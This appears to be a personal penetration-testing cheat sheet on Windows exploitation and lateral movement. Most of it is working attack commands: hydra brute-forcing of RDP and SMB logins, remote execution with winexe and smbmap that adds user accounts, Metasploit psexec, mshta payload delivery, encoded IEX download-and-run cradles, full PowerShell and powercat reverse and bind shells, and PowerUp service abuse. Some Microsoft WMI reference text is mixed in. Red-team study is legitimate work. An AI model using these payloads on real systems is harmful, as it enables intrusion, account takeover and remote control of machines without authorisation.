Exploitation

Owner	Raymond Soreng
Tags	

Exploitation

Host File Injection

FW Bypass

Port FWD

Pivoting

Impersonate

Log Mgmt w/ Wevtutil

Cred Dumping

Executable Payload

Malicious Macro

NTLM Hash Cracking

Hidden Bind Shell

RDP

Dictionary Attack

```
#bruteforce login
hydra -L $userfile -P $passfile rdp://$rhosts

#example
hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/me

xfreerdp /f /u:administrator /p:bubbles /v:10.4.25.63
```

Insecure RDP Service

```
#bruteforce login
hydra -L $userfile -P $passfile rdp://$rhosts

#example
hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/shar
e/metasploit-framework/data/wordlists/unix_passwords.txt rdp://10.4.27.144 -s 3333

xfreerdp /f /u:administrator /p:bubbles /v:10.4.25.63
```

SMB

WinEXE

```
#Running executions using WinEXE
winexe -U $username%$password //$rhosts 'whoami'
```

```
winexe -U $username%$password //$rhosts 'tasklist'
winexe -U $username%$password //$rhosts 'sc query "winrm" STATE'
winexe -U $username%$password //$rhosts 'net user /add hacker101abc_123321'
winexe -U $username%$password //$rhosts 'net user'
winexe -U $username%$password //$rhosts 'cmd.exe'

#Run an MSF Multi/Handler
msfconsole -q
use exploit/windows/misc/hta_server
exploit

# From Target Machine once in cmd.exe
mshta.exe http://10.10.0.2:8080/NLSR2AzD6TKN.hta

#examples
winexe -U administrator%alice_123321 //10.4.27.51 'whoami'
winexe -U administrator%alice_123321 //10.4.27.51 'tasklist'
winexe -U administrator%alice_123321 //10.4.27.51 'sc query "winrm" STATE'
winexe -U administrator%alice_123321 //10.4.27.51 'net user /add hacker101 abc_123321'
winexe -U administrator%alice_123321 //10.4.27.51 'net user'
winexe -U administrator%alice_123321 //10.4.27.51 'cmd.exe'

mshta.exe http://10.4.27.51:8080/NLSR2AzD6TKN.hta
```

```
nmap -p445 --script smb-protocols $rhosts

#Example
nmap -p445 --script smb-protocols 10.4.27.51
```

▼ SMBMAP

```
smbmap -u $username -p $password -d . -H $rhosts -x 'whoami'
smbmap -u $username -p $password -d . -H $rhosts  -x systeminfo
smbmap -u $username -p $password -d . -H $rhosts  -x 'mshta.exe http://<RHOST>/<PATH>'
```

▼ After Gaining shell

```
sessions -i 1
shell
cd /
dir
```

▼ WinRM

▼ WMI

N (WMI) - Win32 apps

A categorization of classes and instances used to control their scope and visibility. Namespaces are not physical locations. They are more like logical databases containing specific classes and instances. Namespaces are represented by the __Namespace system class or a class derived from

https://docs.microsoft.com/en-us/windows/win32/wmisdk/gloss-n

WMI Architecture - Win32 apps

WMI provides a uniform interface for any local or remote applications or scripts that obtain management data from a computer system, a network, or an enterprise. The uniform interface is designed such that WMI client applications and scripts do not have to call a wide variety of

https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-architecture

Create method of the Win32_Share class - Win32 apps

The Create WMI class method initiates sharing for a server resource. This topic uses Managed Object Format (MOF) syntax. For more information about using this method, see Calling a Method. uint32 Create([in] string Path, [in] string Name, [in] uint32 Type, [in, optional] uint32

https://docs.microsoft.com/en-us/windows/win32/cimwin32prov/create-method-in-class-win32-share

WMI Glossary - Win32 apps

Windows Management Instrumentation (WMI) uses its own collection of terms. Many of these terms are familiar to developers, but have new or altered definitions in the WMI environment.

https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-glossary

Namespaces and Classes

```
Get-Service Winmgmt
help Get-WmiObject
Get-WmiObject -List -class win32* | more
Get-WmiObject -Class __Namespace -Namespace Root | sort name | ft name, path
Get-WmiObject -Class __Namespace -Namespace Root -List -Recurse | select __Namespace | so
rt __Namespace
Get-WmiObject -Class __Namespace -Namespace Root\CIMV2 | sort name | ft name, path
Get-WmiObject -Class win32_share
$namespace = "root/microsoft/windows/defender"
Get-WmiObject -Namespace $namespace -Class MSFT_MpComputerStatus
Get-WmiObject -List -Class win32* | more
Get-WmiObject -ClassName win32_operatingsystem
Get-WmiObject -ClassName win32_operatingsystem | select * | more
Get-WmiObject win32_process | Select Name, Processid, WorkingSetSize
```

Invoke-WMIMethod

```
help Invoke-WMIMethod

$c = [wmiclass]"win32_share"
$c.methods


mkdir C:\work
ls C:\

$c.Create("c:\work","work",0,$null,"My Demo Share")

Get-wmiobject win32_share

$work = Get-wmiobject win32_share -filter "name = 'work'" $work | get-member -MemberType
Method
```

```
Get-wmiobject win32_share

mkdir C:\office
ls C:\

Invoke-WmiMethod -Class win32_share -Name Create -ArgumentList @($null, "My
office Files",$null,"work",$null,"c:\office",0)

Get-wmiobject win32_share

(Get-WmiObject -Class Win32_Share -ComputerName . -Filter "Name='work'").InvokeMethod("De
lete",$null)
Get-WmiObject -Class Win32_Share
```

WMIC

```
wmic /?
wmic /node:<RHOST> /user:<USER> /password:<PASS> os list brief
wmic /node:<RHOST> /user:<USER> /password:<PASS> computersystem list full
wmic /node:<RHOST> /user:<USER> /password:<PASS> group list brief
wmic /node:<RHOST> /user:<USER> /password:<PASS> useraccount list
wmic /node:<RHOST> /user:<USER> /password:<PASS> sysaccount list
```

WMIQuery

WmiExec

WMImplant

WMISploit

▼ MSSQL

▼ IIS

▼ WinEXE

```
winexe -U <USER>%<PASS> //<RHOST> 'whoami'

winexe -U <USER>%<PASS> //<RHOST> 'tasklist'

winexe -U <USER>%<PASS> //<RHOST> 'sc query "winrm" STATE'

winexe -U <USER>%<PASS> //<RHOST> 'sc query "winrm" STATE'
```

▼ After Gaining shell

```
sessions -i 1
shell
cd /
dir
```

▼ PSexec

```
use auxiliary/scanner/smb/smb_login
set USER_FILE /home/d43d3lu5/files/users
set PASS_FILE /home/d43d3lu5/files/recon/scanners/lists/xato-10M-pass.txt
set RHOSTS $rhosts
set VERBOSE True
exploit

use exploit/windows/smb/psexec
set RHOSTS rhsots
set SMBUser administrator
set SMBPass ''
exploit
```

▼ Encoded Execution

```
$stage = $PAYLOAD

$str = 'IEX ((new-object net.webclient).downloadstring("$stage"))'

[System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($str))
SQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACIAaAB0AHQAcAA6AC8ALwBuAGkAYwBrAGUAbAB2AGkAcABlAHIALgBjAG8AbQAvAGEAIgApACkA
```

▼ PS Reverse Shell

```
$client = New-Object System.Net.Sockets.TCPClient('$LHOST', $LPORT); $stream = $client.GetStream(); [byte[]]$bytes = 0..65535|%{0}; while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) { $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i); $sendback = (iex $data 2>&1 | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> '; $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write($sendbyte,0,$sendbyte.Length); $stream.Flush();}; $client.Close();
```

▼ PS Bind Shell

```
$listener = New-Object System.Net.Sockets.TcpListener($RHOST,$RPORT);$listener.start();$client = $listener.AcceptTcpClient();$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close();$listener.Stop()
```

Evil-WinRM

```
Evil-winrm -i <target ip> -u <username> -p '<password>'
```

▼ PCat Reverse Shell

Normal

```
powercat -c 10.11.0.4 -p
443 -e cmd.exe
```

Stand-Alone Payloads

`powercat -c $lhost -p $lport -e $payload -g > $name.ps1`

Encoded Payload

`powercat -c $lhost -p $lport -e $payload -ge > $ename.ps1`

PCat Bind Shell

```
powercat -l -p 443 -e c
md.exe
```


Uploading Exploits

MSF Servers

GitHub - samratashok/nishang: Nishang - Offensive PowerShell for red team, penetration testing and offensive security.

By nikhil_mitt Import all the scripts in the current PowerShell session (PowerShell v3 onwards). PS C:\nishang> Import-Module .\nishang.psm1 Use the individual scripts with dot sourcing. PS C:\nishang> . C:\nishang\Gather\Get-Information.ps1 PS C:\nishang> Get-Information To get help about any script or function, use: Note that the help is available for the function loaded after running the

https://github.com/samratashok/nishang



1. Invoke-WebRequest: You can use the Invoke-WebRequest cmdlet to download the script from the web and then run it using the Invoke-Expression cmdlet. For example:

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; $script
= Invoke-WebRequest -Uri 'https://attck.community/AD/start.ps1'; iex $script.Content
```

2. Invoke-Expression with Invoke-RestMethod: You can use the Invoke-RestMethod cmdlet to download the script from the web and then run it using the Invoke-Expression cmdlet. For example:

```
$script = Invoke-RestMethod -Uri 'https://attck.community/AD/start.ps1'
& $script
```

3. .NET WebClient Class: You can use the .NET WebClient class to download the script from the web and then run it using the Invoke-Expression cmdlet. For example:

```
$client = New-Object System.Net.WebClient
$script = $client.DownloadString('https://attck.community/AD/start.ps1')
powershell.exe $script
```

If you want to execute a command in PowerShell without using the IEX function, there are a few alternatives you can use:

4. Call operator (&): You can use the call operator "&" to run a command or script. For example:

```
arduinoCopy code
& 'C:\Path\To\MyScript.ps1'
```

5. Dot sourcing: You can use dot sourcing to run a PowerShell script in the current scope. For example:

```
arduinoCopy code
. 'C:\Path\To\MyScript.ps1'
```

6. Invoke-Command: You can use the Invoke-Command cmdlet to run a command or scriptblock on a remote computer. For example:

```
sqlCopy code
Invoke-Command -ComputerName 'RemoteComputer' -ScriptBlock { Get-ChildItem }
```

7. Start-Process: You can use the Start-Process cmdlet to start a new process, such as running an executable file or launching a script. For example:

```
arduinoCopy code
Start-Process -FilePath 'C:\Windows\System32\cmd.exe' -ArgumentList '/c', 'echo Hello Wo
rld!'
```

▼ Import-Module W/O Import-Module

```
$moduleUrl = "https://example.com/MyModule.psm1"
$modulePath = "C:\Temp\MyModule.psm1"
Invoke-WebRequest -Uri $moduleUrl -OutFile $modulePath
. $modulePath
```

▼ PowerUp

`. .\PowerUp.ps1`

`Get-ServiceUnquoted`

`Get-ModifiableService`
`Get-ModifiableServiceFile -Verbose`

`Invoke-ServiceAbuse -Name 'AbyssWebServer' -UserName '<domain>\<username>'`

`Find-LocalAdminAccess -Verbose`

Find-PSRemotingLocalAdminAccess

`Find-PSRemotingLocalAdminAccess <device name>`

Reverse Shell 1

`powershell.exe -c iex ((New-Object Net.WebClient).DownloadString('http://<LHOST>/Invoke-PowerShellTcp.ps1'));Power -Reverse -IPAddress <LHOST> -Port <LPORT>`

`powershell.exe -c iex -encoded KChOZXctT2JqZWN0IE5ldC5XZWJDbGllbnQpLkRvd25sb2FkU3RyaW5nKCdodHRwOi8vMTcyLjE2LjEwMC4yNi9JbnZva2UtUG93ZXJTaGVsbFRjcC5wczEnKSk7UG93ZXIgLVJldmVyc`

Reverse Shell 2

`powershell.exe iex (iwr http://<LHOST>/Invoke-PowerShellTcp.ps1 -UseBasicParsing);Power -Reverse -IPAddress <LHOST> -Port <LPORT>`